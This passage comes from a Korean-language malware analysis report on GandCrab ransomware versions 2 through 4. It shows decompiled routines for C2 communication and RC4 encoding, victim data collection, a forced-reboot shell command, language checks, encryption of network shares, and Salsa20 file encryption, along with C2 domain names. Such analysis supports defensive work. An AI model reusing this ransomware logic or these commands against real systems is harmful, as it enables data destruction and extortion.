v5 = check_vaccine_sub_1D230E0() != 0 ? 4 : 1;
v6 = check_vaccine_sub_1D230E0();
v7 = CreateFileMappingW(v4, 0, v6 != 0 ? 2 : 8, 0, 0, 0);
hObject = v7;
if ( !v7 )
{
    CloseHandle(v4);
    return 0;
}
v9 = MapViewOfFile(v7, v5, 0, 0, 0);
if ( v9 )
{
    if ( !check_vaccine_sub_1D230E0() )
        sub_1D29370(v9 + 0x53, 6u); // CryptGenRandom
    v2 = writeFile_sub_1D22830(lpFileName, v9, nNumberOfBytesToWrite);
    UnmapViewOfFile(v9);
}

```

그림 53 6바이트 임의의 문자열 생성

021E0000	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	MZ?L...J... .
021E0010	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	?.....@.....
021E0020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
021E0030	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....?..
021E0040	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	ß?..??L?Th
021E0050	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is program canno
021E0060	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20	t be run in DOS
021E0070	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00	mode....\$.....
021E0080	9E F6 5B 0C	DA 97 35 5F	DA 97 35 5F	DA 97 35 5F	을[.??_??_??_
021E0090	B5 E1 AB 5F	CB 97 35 5F	B5 E1 9E 5F	FF 97 35 5F	툄??5_툄? ?_
021E00A0	B5 E1 9F 5F	90 97 35 5F	D3 EF A6 5F	D3 97 35 5F	툄?뽕5_刀??5_
021E00B0	DA 97 34 5F	BA 97 35 5F	B5 E1 9A 5F	DB 97 35 5F	?4_뽕5_툄??5_
021E00C0	B5 E1 AF 5F	DB 97 35 5F	B5 E1 A8 5F	DB 97 35 5F	툄??5_툄??5_
021E00D0	52 69 63 68	DA 97 35 5F	00 00 00 00	00 00 00 00	Rich?5_.....
Address	Hex dump				ASCII
021E0000	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	MZ?L...J... .
021E0010	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	?.....@.....
021E0020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
021E0030	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....?..
021E0040	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	ß?..??L?Th
021E0050	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is 9r?m canno
021E0060	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20	t be run in DOS
021E0070	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00	mode....\$.....
021E0080	9E F6 5B 0C	DA 97 35 5F	DA 97 35 5F	DA 97 35 5F	을[.??_??_??_
021E0090	B5 E1 AB 5F	CB 97 35 5F	B5 E1 9E 5F	FF 97 35 5F	툄??5_툄? ?_
021E00A0	B5 E1 9F 5F	90 97 35 5F	D3 EF A6 5F	D3 97 35 5F	툄?뽕5_刀??5_
021E00B0	DA 97 34 5F	BA 97 35 5F	B5 E1 9A 5F	DB 97 35 5F	?4_뽕5_툄??5_
021E00C0	B5 E1 AF 5F	DB 97 35 5F	B5 E1 A8 5F	DB 97 35 5F	툄??5_툄??5_
021E00D0	52 69 63 68	DA 97 35 5F	00 00 00 00	00 00 00 00	Rich?5_.....

그림 54 (위) 원본파일, (아래) 수정된 복제 파일



## 2) 공격자와 통신

질의할 도메인네임서버를 러시아의 서버를 이용하기 시작한다.

버전	질의 DNS	값
2.1r	dns1.soprodns.ru	nomoreransom.coi
	dns2.soprodns.ru	nomoreransom.bit gandcrab.bit
2.3.1	ns1.corp-servers.ru	ransom.bit
	ns2.corp-servers.ru	ransomware.bit

버전 1의 경우 정보 송수신시 인코딩에 사용하는 RC4키를 “aeriedjD#shasj”란 문자열을 키값으로 이용했다. 버전 2는 “GetTickCount” 함수와 아래 문자열을 이용해 랜덤 문자열을 생성한다. 생성된 값은 RC4 키로 사용한다.

```

v0 = GetTickCount();
v1 = (((214013 * v0 + 2531011) >> 16) & 0x7FFF) % 3;
v10 = (((214013 * v0 + 2531011) >> 16) & 0x7FFF) % 3;
dword_1D33D28 = 214013 * (214013 * v0 + 2531011) + 2531011;
v2 = random_str_sub_1D28A90((((dword_1D33D28 >> 16) & 0x7FFF) % 3 + 2));
v3 = v2;
v4 = strlenW(v2);
v5 = VirtualAlloc(0, 2 * ((v1 << 7) + v4), 0x3000u, 4u);
lstrcatW(v5, v3);
VirtualFree(v3, 0, 0x8000u);
if ( v10 )
{
    lstrcatW(v5, L"?");
    v6 = 0;
    if ( v10 )
    {
        do
        {
            dword_1D33D28 = 214013 * dword_1D33D28 + 2531011;
            v7 = random_str_sub_1D28A90((((dword_1D33D28 >> 16) & 0x7FFF) % 3 + 1));
            lstrcatW(v5, v7);
            VirtualFree(v7, 0, 0x8000u);
            dword_1D33D28 = 214013 * dword_1D33D28 + 2531011;
            v8 = random_str_sub_1D28A90((((dword_1D33D28 >> 16) & 0x7FFF) % 3 + 1));
            lstrcatW(v5, L"=");
            lstrcatW(v5, v8);
            VirtualFree(v8, 0, 0x8000u);
            if ( v6 < v10 - 1 )
                lstrcatW(v5, L"&");
            ++v6;
        } while (v6 < v10);
    }
}

```

그림 55 난수이용 RC4 키 생성

조합 문자열							
b	lf	sc	pl	au	ey	ie	ore
f	ge	st	za	eigh	ee	oa	ere
ph	s	de	a	ay	ea	ui	
gh	ss	lo	ai	er	ei	ow	

만약 문자열 생성이 제대로 이루어 지지 않았다면 "popkadurak" 이라는 문자열을 사용한다.

```
random_str_v70 = random_str_sub_4458C10();
if ( !random_str_v70 )
{
    random_str_v70 = L"popkadurak";
    v73 = 1;
}
```

그림 56 고정 RC4 키값

위에서 생성된 키를 CRC32로 변환한 후, RC4 키로 사용해 데이터를 인코딩하고 공격자에게 송신한다. 공격자 외에는 패킷정보를 통해 통신내역을 확인 할 수 없도록 만들었다.

CRC32 값을 생성하고 [CRC32값]europol 이라는 문자열을 출력 하며 europol을 언급한다.

```
v12 = a2;
data_v2 = a1;
data_lpString = lpAddress; // ransom_str
str_v3 = VirtualAlloc(0, 0xAu, 0x3000u, 4u);
if ( str_v3 )
{
    v4 = GetModuleHandleA("ntdll.dll");
    if ( v4 )
    {
        RtlComputeCrc32_v5 = GetProcAddress(v4, "RtlComputeCrc32");
        len_v6 = lstrlenA(data_lpString);
        crc32_v7 = (RtlComputeCrc32_v5)(0x29A, data_lpString, len_v6);
        wsprintfA(str_v3, "%Xeupol", crc32_v7); // "crc32(random_str)" + europol
    }
    v10 = 0;
    sub_445A020(&v11, 0, 0xFFu);
    len_v8 = lstrlenA(str_v3);
    sub_4456910(str_v3, &v10, len_v8); // extension
    sub_44569C0(data_v2, &v10, v12); // rc4(data)
    VirtualFree(str_v3, 0, 0x8000u);
}
```

그림 57 송신 정보 인코딩

송신 하는 정보 중 “Id” 값과 “subid” 값이 추가 되었으며, 그 정보는 아래와 같이 생성한다.

수집 정보	값 이름
공인 아이피	ip=
시스템 유저 정보	pc_user=
시스템 이름	pc_name=
시스템 그룹	pc_group=
실행중인 백신	av=
시스템 언어	pc_lang=
러시아어 사용 유무	pc_keyb=
운영체제 버전	os_major=
운영체제 비트	os_bit=
랜섬아이디(고유 식별자)	ransom_id=
하드디스크 정보	hdd=
<b>감염된 악성코드 id</b>	<b>id=</b>
<b>감염된 악성코드 subid</b>	<b>subid=</b>
Base64(시스템 생성 공개키)	pub_key=
Base64(시스템 생성 개인키)	priv_key=
버전	version=

악성코드는 자기 자신 파일의 마지막에 위치한 바이너리를 읽어온다.

000521D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000521E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000521F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00052200	00 4D 7A 6B 37 4D 7A 49 34	.Mzk7MzI4

그림 58 악성코드의 바이너리

읽어온 바이너리를 이용해 ID 와 Subid 값 생성 한다.

```

nNumberOfBytesToRead = GetFileSize(hFile_v4, 0); // hex(file_size)
file_size_v6 = VirtualAlloc(0, nNumberOfBytesToRead, 0x3000u, 4u);
if ( file_size_v6 )
{
    if ( ReadFile(h_file_file_size_v6, file_size_v6, nNumberOfBytesToRead, &nNumberOfBytesRead, 0) )
    {
        v7 = &file_size_v6[nNumberOfBytesToRead - 1];
        if ( *v7 )
        {
            do
            {
                --v7;
            } while ( *v7 );
            v8 = sub_44535A0((v7 + 1), v11, v12);
            v9 = 0;
            if ( v8 )
            {
                v9 = 1;
                v13 = v9;
            }
        }
    }
}

```

그림 59 id, subid 생성 루틴

값을 생성하는데 실패하면 미리 정의된(고정값) id값과 subid값이 적용된다.

```

if ( gen_id__subid(&v62, &lpString) )
{
    lpString2 = v62;
}
else
{
    lpString2 = L"30";
    lpString = L"35";
}
lstrcatW(v33, L"&id=");
lstrcatW(v33, lpString2);
lstrcatW(v33, L"&subid=");
lstrcatW(v33, lpString);

```

그림 60 고정 id, subid 정보

### 3) 파일 암호화

갠드크랩 버전 2의 초기에는 암호화 대상 파일 확장자를 포함하고 있었으나, 버전 2의 후기에는 암호화 제외 대상 확장자를 포함하고 있다. 제외 확장자에는 “yassine\_lemmou”라는 문자열이 포함되어 있다.

Hex dump	UNICODE	Hex dump	UNICODE
2E 00 76 00 62 00 68 00 2C 00 20 00 2E 00 73 00	.vbk, .s	20 00 2E 00 70 00 72 00 66 00 20 00 2E 00 72 00	.prf .r
6E 00 66 00 2C 00 20 00 2E 00 70 00 70 00 73 00	nf, .pps	6F 00 6D 00 20 00 2E 00 72 00 74 00 70 00 20 00	om .rtp
65 00 6E 00 78 00 2C 00 20 00 2E 00 78 00 66 00	enx, .xf	2E 00 73 00 63 00 72 00 20 00 2E 00 73 00 68 00	.scr .sh
64 00 2C 00 20 00 2E 00 6E 00 69 00 66 00 2C 00	d, .nif,	73 00 20 00 2E 00 73 00 70 00 6C 00 20 00 2E 00	s .spl .
20 00 2E 00 61 00 66 00 66 00 2C 00 20 00 2E 00	.aff, .	73 00 79 00 73 00 20 00 2E 00 74 00 68 00 65 00	sys .the
30 00 30 00 30 00 37 00 2C 00 20 00 2E 00 61 00	0007, .a	6D 00 65 00 20 00 2E 00 74 00 68 00 65 00 6D 00	me .them
78 00 2C 00 20 00 2E 00 67 00 73 00 68 00 65 00	x, .gshe	65 00 70 00 61 00 63 00 68 00 20 00 2E 00 65 00	epack .e
65 00 74 00 2C 00 20 00 2E 00 30 00 35 00 34 00	et, .054	78 00 65 00 20 00 2E 00 62 00 61 00 74 00 20 00	xe .bat
2C 00 20 00 2E 00 6D 00 6D 00 6A 00 73 00 2C 00	, .mmjs,	2E 00 63 00 6D 00 64 00 20 00 2E 00 43 00 52 00	.cmd .CR
20 00 2E 00 70 00 66 00 63 00 2C 00 20 00 2E 00	.pfc, .	41 00 42 00 20 00 2E 00 63 00 72 00 61 00 62 00	AB .crab
69 00 6C 00 61 00 2C 00 20 00 2E 00 76 00 63 00	ila, .vc	20 00 2E 00 47 00 44 00 43 00 42 00 20 00 2E 00	.GDCB .
34 00 2C 00 20 00 2E 00 74 00 72 00 65 00 6C 00	4, .trel	67 00 64 00 63 00 62 00 20 00 2E 00 67 00 61 00	gdcb .ga
62 00 79 00 2C 00 20 00 2E 00 77 00 61 00 77 00	by, .waw	6E 00 64 00 63 00 72 00 61 00 62 00 20 00 2E 00	ndcrab .
		79 00 61 00 73 00 73 00 69 00 6E 00 65 00 5F 00	yassine_

그림 61 (좌) 버전 2.1r, (우)버전 2.3.1

### 4) 기타 특징

공격자는 악성코드에 특정 인물이나 조직 등을 지목하는 문자열을 넣어 주시하고 있다는 사인을 주고 있다.

값	내용
europol	갠드크랩 복호화 툴 제작
fabian wosar <3	각종 랜섬웨어 복호화 툴 제작
advert=+380668846667	다크웹 내 기부관련 사기꾼
yassine lemmou	랜섬웨어관련 분석가

여담으로 “fabian wosar <3”에서 “<3”은 하트 이모티콘으로 사용되며, 특정 노트 어플리케이션에서 작성 시 하트 기호로 변경되기도 한다.




그림 62 TMI

## 4. 갠드크랩 버전 3 분석

버전 3은 이전 버전을 거쳐 안정화 된 버전으로 보인다. 내부 코드의 변화보다 시스템 강제 재부팅, 감염 배경 화면 생성 등 피해자에게 시각적, 심리적으로 위협을 줄 수 있는 부분이 추가 되었다.

### 1) 파일 암호화

파일 암호화 제외 확장자 정보는 43종이다.

표 22 암호화 제외 확장자

암호화 제외 확장자 (43종)
.ani, .cab, .cpl, .cur, .diagcab, .diagpkg, .dll, .drv, .hlp, .ldf, .icl, .icns, .ico, .ics, .lnk, .key, .idx, .mod, .mpa, .msc, .msp, .msstyles, .msu, .nomedia, .ocx, .prf, .rom, .rtp, .scr, .shs, .spl, .sys, .theme, .themepack, .exe, .bat, .cmd, .CRAB, .crab, .GDCB, .gdcb, .gandcrab, .yassine_lemmou



## 2) 통신

버전 2와 도메인서버에 질의 하는 방법 및 송신 정보 역시 동일하다.

버전	질의 DNS	값
3.0.0	ns1.wowservers.ru	carder.bit
	ns2.wowservers.ru	ransomware.bit

## 3) 시스템 재부팅

파일 암호화 완료 60초 후 시스템을 강제로 재부팅 시킨다.

```
if ( !sub_1D24AD0() )  
    ShellExecuteW(0, L"open", L"cmd.exe", L"/c shutdown -r -t 60 -f", 0, 0);
```

그림 63 시스템 강제종료 코드

## 4) 감염 안내를 위한 배경화면 변경

이전까지는 랜섬노트(텍스트 문서)로만 감염 안내 페이지를 보여주었지만, 버전 3에서는 감염안내를 위해 추가로 배경화면을 생성하고 변경한다.

배경화면은 단순 이미지 파일 드롭이 아니며 “GetUserName”을 이용해 시스템 유저 명을 읽어와 “유저명정보”, “DrawTextA”, “GetPixel”, “SetPixel” 함수를 이용해 악성코드 내에서 비트맵 이미지 파일을 생성한다.



그림 64 랜섬웨어 감염 사실을 알리는 배경화면



```

}
v40 = 'ARCD'; // DCRA83
v41 = '3 B';
rc.top = rc.bottom / 2 - v5 / 2 - v24;
_mm_storeu_si128(chText, _mm_load_si128(&xmmword_1031730));
DrawTextA(v3, chText, -1, &rc, 0x11u);
pcbBuffer = 128;
if ( GetUserNameW(&UserName_Buffer, &pcbBuffer) )
{
    if ( lstrcmpiW(&UserName_Buffer, L"SYSTEM") )
        wsprintfW(&v57, L"DEAR %s, ", &UserName_Buffer);
    else
        wsprintfW(&v57, L"DEAR USER, ");
    rc.top -= 2 * v24;
    DrawTextW(v3, &v57, -1, &rc, 0x11u);
}
v17 = rc.top;
_mm_storeu_si128(v42, _mm_load_si128(&xmmword_1031790));
_mm_storeu_si128(&v43, _mm_load_si128(&xmmword_1031780));
v48 = 'OTPY';
_mm_storeu_si128(&v44, _mm_load_si128(&xmmword_1031740));
rc.top = v17 - 2 * v24;
_mm_storeu_si128(&v45, _mm_load_si128(&xmmword_1031770));
v49 = 'R';
_mm_storeu_si128(&v46, _mm_load_si128(&xmmword_10317A0));
_mm_storeu_si128(&v47, _mm_load_si128(&xmmword_1031750));
DrawTextA(v3, v42, -1, &rc, 0x11u);
_mm_storeu_si128(v50, _mm_load_si128(&xmmword_10317D0));
v55 = 'n';
rc.top += -3 * v24;
_mm_storeu_si128(&v51, _mm_load_si128(&xmmword_1031760));
_mm_storeu_si128(&v52, _mm_load_si128(&xmmword_1031720));
_mm_storeu_si128(&v53, _mm_load_si128(&xmmword_10317E0));
_mm_storeu_si128(&v54, _mm_load_si128(&xmmword_10317C0));
DrawTextA(v3, v50, -1, &rc, 0x11u);
sub_1023950(v5);
v18 = VirtualAlloc(0, 0x200u, 0x3000u, 4u);
v19 = v38;
*v38 = v18;
if ( v18 )
{
    v29 = 1;
    GetTempPathW(0x100u, v18);
    lstrcatW(*v19, L"\\pidor.bmp");
    v20 = *v19;
    v21 = v26;
    sub_1023770(v26, v2, v20); // writefile
}
}

```

그림 65 배경화면 생성 코드

## 5. 갠드크랩 버전 4 분석

갠드크랩 랜섬웨어 대응을 위한 킬 스위치를 발표한 보안업체에 대한 본격적인 보복을 시작하면서 공격자와 보안 기업은 공방전을 벌이기 시작한다. 공격자는 기업을 비하하는 이미지를 악성코드에 삽입 하거나 백신무력화 공격 등을 수행한다.

또한, 서버와 통신 기능의 중요도가 낮아졌다. 통신 기능의 중요성이 낮아진 주요 이유는 키 관리 방법이 변경 되어 서버와의 통신 없이 키 관리가 가능해 졌기 때문이다. 파일 암호화 알고리즘역시 AES보다 가벼운 Salsa20으로 변경되었다.

### 1) 중복감염 방지 파일 생성

이전 버전에서는 볼륨 정보를 이용해 뮤텍스를 생성하고 중복 감염을 방지했다. 버전 4 부터는 뮤텍스를 이용하지 않고 .lock 파일을 생성해 중복 감염을 방지한다. .lock파일 역시 감염 시스템의 볼륨 시리얼 정보를 시프트 연산 한 값으로 만들어진 감염 시스템의 고유 값이다.

```
GetWindowsDirectoryW(v2, 0x100u);
vol_info_v3[3] = 0;
if ( GetVolumeInformation(
    vol_info_v3,
    vol_info_v3 + 0x100,
    0x100u,
    vol_info_v3 + 0x180,
    vol_info_v3 + 0x182,
    vol_info_v3 + 0x181,
    vol_info_v3 + 0x200,
    0x100u ) )
{
    wprintfW(v1, L"%s\\%X.lock", v1 + 256, *(vol_info_v3 + 0x180) >> 1); // (Get VolumeInfo) >> 1
    LOBYTE(v0) = CreateFileW(v1, 0x40000000u, 0, 0, 1u, 0x40000000u, 0) + 1 != 0;
```

그림 66 .lock 파일 생성

이 중복감염 방지 파일을 백신 업체들이 이를 역 이용하여 .lock 파일을 미리 생성해 놓으면 감염을 막을 수 있는 감염 방지 파일. 즉, “KillSwitch”라 발표했다.

공격자는 즉시 버전 4,1.2를 유포해 Salsa20암호 알고리즘을 이용한 암호화 연산을 추가해 .lock 파일을 생성한다.

```

v2 = VirtualAlloc_sub_40542D(0xE0Cu);
v3 = v2;
if ( v2 )
{
    GetWindowsDirectoryW(v2, 0x100u);
    v3[3] = 0;
    if ( GetVolumeInformationW(v3, v3 + 256, 0x100u, v3 + 384, v3 + 386, v3 + 385, v3 + 512, 0x100u) )
    {
        wprintfW(&str_v9, L"%X fortinet & ahnlab, mutex is also kill-switch not only lockfile :)", *(v3 + 384) >> 2);
        salsa_lock_sub_402152(&str_v9, &v6, &v7);
        v8 = 0;
        wprintfW(v1, L"%s\\%s.lock", v1 + 256, &v7);
        v4 = CreateFileW(v1, 0x40000000u, 0, 0, 1u, 0x40000000u, 0);
        v10 = v4 + 1 != 0;
        v0 = v4 + 1 != 0;
    }
}

```

그림 67 .lock 파일 생성2

또, “fortinet & ahnlab, mutex is also kill-switch not only lockfile”이라는 문구를 추가하고, 특정 보안 기업을 언급하는 이미지를 삽입하기도 한다.



그림 68 공격자가 삽입해 놓은 이미지

## 1) 언어 체크

레지스트리 키보드레이아웃 정보가 러시아 이거나 및 시스템 및 유저 사용언어를 확인해 해당되는 언어를 사용한다면 암호화 하지 않고 프로세스를 종료한다.

```

if ( !RegOpenKeyExW(HKEY_CURRENT_USER, L"Keyboard Layout\\Preload", 0, 0x20019u, &phkResult) )
{
    cbData = 128;
    if ( RegQueryValueExW(phkResult, lpValueName, 0, 0, v2, &cbData) )
        GetLastError();
    else
        v7 = 1;
    RegCloseKey(phkResult);
    if ( v7 && !lstrncmpIW(v2, L"00000419") )
        v0 = 1;
}

```

그림 69 키보드 레이아웃 정보 확인

```

v5 = 0x419; // Russian
v6 = 0x422; // Ukrainian
v7 = 0x423; // Belarusian
v8 = 0x428; // Tajik (Cyrillic, Tajikistan)
v9 = 0x42B; // Armenian (Armenia)
v10 = 0x42C; // Azerbaijani (Latin, Azerbaijan)
v11 = 0x437; // Georgian (Georgia)
v12 = 0x43F; // Kazakh (Kazakhstan)
v13 = 0x440; // Kyrgyz (Kyrgyzstan)
v14 = 0x442; // Turkmen (Turkmenistan)
v15 = 0x443; // Uzbek (Latin, Uzbekistan)
v16 = 0x444; // Tatar (Russia)
v17 = 0x818; // Romanian (Moldova)
v18 = 0x819; // Russian (Moldova)
v19 = 0x82C; // Azerbaijani (Cyrillic, Azerbaijan)
v20 = 0x843; // Uzbek (Cyrillic, Uzbekistan)
v0 = GetUserDefaultUILanguage();
v1 = GetSystemDefaultUILanguage();

```

그림 70 시스템 UI언어 확인

## 1) 파일 암호화

악성코드는 암호화 제외 확장자(0x416A60~ 'size(0x222))를 xor5로 연산한다. 암호화 제외 확장자 중 “zerophage\_i\_like\_your\_pictures” 내용이 포함되었으며, zerophage는 악성코드 분석 관련 블로그며 갠드크랩 랜섬웨어 분석 내용을 기재한 적이 있다.

암호화 제외 경로		암호화 제외 파일명	
%ProgramData%	%Windows%	desktop.ini	thumbs.db
%IETldCache%	[PROGRAM_FILESX86]	autorun.inf	KRAB-DECRYPT.html
%Boot%	[PROGRAM_FILES_COMMON]	ntuser.dat	KRAB-DECRYPT.txt
%Program Files%	[WINDOWS]	iconcache.db	CRAB-DECRYPT.txt
%Tor Browser%	[LOCAL_APPDATA]	bootsect.bak	ntldr
%All Users%		boot.ini	NTDETECT.COM
%Local Settings%		ntuser.dat.log	Bootfont.bin

### 암호화 제외 확장자 (42종)

ani, .cab, .cpl, .cur, .diagcab, .diagpkg, .dll, .drv, .lock, .hlp, .ldf, .icl, .icns, .ico, .ics, .lnk, .key, .idx, .mod, .mpa, .msc, .msp, .msstyles, .msu, .nomedia, .ocx, .prf, .rom, .rtp, .scr, .shs, .spl, .sys, .theme, .themepack, .exe, .bat, .cmd, .gandcrab, .KRAB, .CRAB, .zerophage\_i\_like\_your\_pictures

감염된 로컬 시스템뿐만 아니라 네트워크로 연결된 공유 폴더의 파일을 암호화시키는 코드가 추가되었다.

```
if ( !lpNetResource && !WNetOpenEnumW(3u, 1u, 0, 0, &hEnum) )
{
    BufferSize = 4096;
    for ( cCount = 0x80; !WNetEnumResourceW(hEnum, &cCount, lpBuffer, &BufferSize); cCount = 0x80 )
    {
        for ( i = 0; i < cCount; ++i )
        {
            if ( *(lpBuffer + 8 * i + 1) == 1 )
                Encrypt_sub_403AB7(*(lpBuffer + 8 * i + 5), a3);
            if ( *(lpBuffer + 8 * i + 3) & 2 )
                sub_403B12(lpBuffer + i, a2, a3);
        }
        BufferSize = 4096;
    }
    WNetCloseEnum(hEnum);
}
```

그림 71 공유폴더 암호화

암호화 파일의 확장자 뒤에 “.KRAB”를 추가해 감염 파일임을 나타낸다.

```
new_name_v5 = VirtualAlloc_sub_40542D(0x200u);
wsprintfW(new_name_v5, L"%s.KRAB", origin_name_v3);
if ( sub_404044(origin_name_v3) )
{
    v6 = 0;
}
else
{
    if ( !pass_file_sub_403F54(origin_name_v3) && *(v4 + 32) >= 2u && file_encrypt_sub_401221(origin_name_v3, a3) )
        MoveFileW(origin_name_v3, new_name_v5);
    v6 = 1;
}
```

그림 72 암호화 파일 확장자 변경

버전 4부터 AES 암호 알고리즘 대신 Salsa 알고리즘을 이용해 암호화 한다.



```

v2 = 0;
lpFileName = a1;
v3 = a2;
NumberOfBytesRead = 0;
v4 = VirtualAlloc(0, 0x208u, 0x3000u, 4u);
v40 = v4;
if ( key_sub_4011C0(&v38, &v30, v4, v3) ) // gen salsa key &&
// encrypt_local_pubic_key_(salsa key & nonce)
{
hfile_v6 = CreateFileW(lpFileName, 0xC0000000, 0, 0, 3u, 0, 0);
if ( hfile_v6 != -1 )
{
v7 = 64;
do
{
v29 = 0;
--v7;
}
while ( v7 );
v14 = v30;
v15 = v31;
v16 = v32;
v17 = v33;
v24 = v34;
v25 = v35;
v26 = v36;
v27 = v37;
v19 = v38;
v21 = 0;
v22 = 0;
dword_417964 = "expand 32-byte k\\"; // expand 32-byte k\\expand 32-byte k
v13 = 'apxe';
v18 = '3 dn';
v23 = 'yb-2';
v28 = 'k et';
v20 = v39;
lpFileName = VirtualAlloc(0, 0x100001u, 0x3000u, 4u); // read file
encrypt_data_v8 = VirtualAlloc(0, 0x100005u, 0x3000u, 4u);
v43 = 0;
do
{
if ( !ReadFile(hfile_v6, lpFileName, 0x100000u, &NumberOfBytesRead, 0) || !NumberOfBytesRead )
break;
v9 = v43;
if ( NumberOfBytesRead < 0x100000 )
v9 = 1;
v10 = __CFADD__(NumberOfBytesRead, v4[128]);
v4[128] += NumberOfBytesRead;
v11 = lpFileName;
v4[129] += v10;
v12 = NumberOfBytesRead;
v43 = v9;
custom salsa sub_4034F0(v11, &v13, encrypt_data_v8, NumberOfBytesRead); // encrypt salsa20
if ( !SetFilePointerEx(hfile_v6, -v12, 0, 1u) )
GetLastError();
while ( !WriteFile(hfile_v6, encrypt_data_v8, v12, &NumberOfBytesWritten, 0) ) // write encrypt data
Sleep(0x64u);
v4 = v40;
}
while ( !v43 );
v40 = WriteFile(hfile_v6, v4, 0x208u, &NumberOfBytesWritten, 0); // Encrypt(key) + origin_file_size
VirtualFree(lpFileName, 0, 0x8000u);
VirtualFree(encrypt_data_v8, 0, 0x8000u);
CloseHandle(hfile_v6);
v2 = v40;
}

```

그림 73 파일암호화

암호화 된 파일은 파일 하위에 공개키로 암호화된 키(0x100)와 Nonce(0x100), 그리고 암호화 대상 파일의 원본 사이즈(0x8)가 추가로 저장된다.




그림 74 암호화 된 파일 구조

## 2) 키 관리 방법




그림 75 키 관리 방식 전체 정보

- ① 버전 4 부터는 공격자의 RSA공개키를 암호화(Salsa20) 및 xor(5) 연산해 저장하고 있으며 이를 복호화해 공격자의 RSA공개키를 획득 한다.

※ Salsa 알고리즘을 개발한 Daniel J. Bernstein에게 건네는 감사의 표현이 존재한다.

```

v0 = _mm_load_si128(&xmmword_413D00); // 05050505050505050505050505050505
v1 = byte_4160B0;
v2 = 17;
v3 = 0x110;
do
{
    v1 += 16;
